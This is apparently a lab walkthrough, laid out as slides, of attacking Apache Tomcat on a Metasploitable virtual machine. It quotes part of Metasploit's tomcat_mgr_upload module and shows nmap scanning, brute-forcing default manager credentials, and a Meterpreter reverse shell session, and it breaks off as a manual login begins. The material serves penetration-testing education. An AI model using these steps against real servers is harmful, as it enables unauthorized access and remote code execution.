What is vulnerable service ?

- Apache Tomcat is an open source Web server tool developed by the Apache Software Foundation (ASF).
- Tomcat implements several Java EE specifications including Java Servlet, JavaServer Pages(JSP), Java EL, and WebSocket, and provides a "pure Java" HTTP web server environment in which Java code can run.
- The Apache Tomcat software is developed in an open and participatory environment and released under the Apache License version 2.
- Tomcat is developed and maintained by an open community of developers

Source code behind vulnerable service ?


```
class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  HttpFingerprint = { :pattern => [ /Apache.*(Coyote|Tomcat)/ ] }

  CSRF_VAR = 'CSRF_NONCE='

  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::EXE

  def initialize(info = {})
    super(update_info(info,
      'Name'        => 'Apache Tomcat Manager Authenticated Upload Code Execution',
      'Description' => %q{
        This module can be used to execute a payload on Apache Tomcat servers that
        have an exposed "manager" application. The payload is uploaded as a WAR archive
        containing a jsp application using a POST request against the /manager/html/upload
        component.
        NOTE: The compatible payload sets vary based on the selected target. For
        example, you must select the Windows target to use native Windows payloads.
      },
      'Author'      => 'rangercha',
      'License'     => MSF_LICENSE,
      'References'  =>
```

Source code behind vulnerable service ?

```
[
        # This is based on jduck's tomcat_mgr_deploy.
        # the tomcat_mgr_deploy o longer works for current versions of tomcat due to
        # CSRF protection tokens. Also PUT requests against the /manager/html/deploy
        # aren't allowed anymore.

        # There is no single vulnerability associated with deployment functionality.
        # Instead, the focus has been on insecure/blank/hardcoded default passwords.

        #  The following references refer to HP Operations Manager
        ['CVE', '2009-3843'],
        ['OSVDB', '60317'],
        ['CVE', '2009-4189'],
        ['OSVDB', '60670'],

        # HP Operations Dashboard
        ['CVE', '2009-4188'],

        # IBM Cognos Express Default user/pass
        ['BID', '38084'],
        ['CVE', '2010-0557'],
        ['URL', 'http://www-01.ibm.com/support/docview.wss?uid=swg21419179'],
```

Exploit vulnerable service automated using metasploit

- First of all we need to identify the port on which tomcat is running using command
- **nmap -sV -A 192.168.0.106**




```
8180/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
```

- The above image concludes that Apache Tomcat is running on Port 8180.
- Now we will do automatic exploitation using metasploit.

Exploit vulnerable service automated using metasploit (Conti..)

- First of all lets enumerate user for our tomcat service in msf console.
- **search tomcat**




```
msf > search tomcat

Matching Modules
================

   Name                                                          Disclosure Date  Rank       Description
   ----                                                          ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                                     normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal                   2009-01-09       normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal                2009-01-09       normal     TrendMicro Data Loss Prevention 5.5 Directory Tr
aversal
   auxiliary/dos/http/apache_commons_fileupload_dos              2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding            2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disc
losure and DoS
   auxiliary/dos/http/hashcollision_dos                          2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                             normal     Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                                        normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader               2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Co
de Execution
   exploit/multi/http/struts_dev_mode                            2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass                   2017-10-03       excellent  Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                          2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authe
nticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                          2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code
Execution
   exploit/multi/http/zenworks_configuration_management_upload   2015-04-07       excellent  Novell ZENworks Configuration Management Arbitra
ry File Upload
   post/multi/gather/tomcat_gather                                                normal     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat                                                normal     Windows Gather Apache Tomcat Enumeration
```

Exploit vulnerable service automated using metasploit (Conti..)

- The above image shows the list of matching modules related to our search.
- Now we will use **"auxiliary/scanner/http/tomcat_mgr_login"** to enumerate users.
- To use an auxillary we just have to write “use” followed by the name of auxillary.
- Then next we will look for the options that are available for that auxillary.
- We will set **RHOST** and **RPORT**.
- Then we will set **Threads**.
- And Finally we will fire the **exploit** command.

Exploit vulnerable service automated using metasploit (Conti..)




```
[-] 192.168.0.105:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.0.105:8180 - Login Successful: tomcat:tomcat
[-] 192.168.0.105:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.0.105:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploit vulnerable service automated using metasploit (Conti..)

- From the previous image we found the credentials of the user.
- Now with the help of those credentials we will exploit the Apache tomcat service.
- We will now use **"exploit/multi/http/tomcat_mgr_upload”**.
- Then we will exploit it by just writing **run/exploit** command in msf console.
- Then finally after exploiting we will get the meterpreter and hence we also got access to the shell.

Exploit vulnerable service automated using metasploit (Conti..)




```
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.0.106:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying IaFwE9...
[*] Executing IaFwE9...
[*] Undeploying IaFwE9 ...
[*] Sending stage (861480 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.105:37034) at 2018-09-20 22:14:19 +0530

meterpreter > shell
Process 6019 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exploit vulnerable service manually

- From the above process we were able to identify the username and password of Apache Tomcat.
- The username and password of Apache Tomcat was **tomcat:tomcat**
- Now we will visit http://192.168.0.105:8180/manager/
- The above link is the ip address of metasploitable linux.
- We will be logging in into the system using the credentials

Exploit vulnerable service manually (Conti..)



Tomcat Web Application Manager

Message:	OK

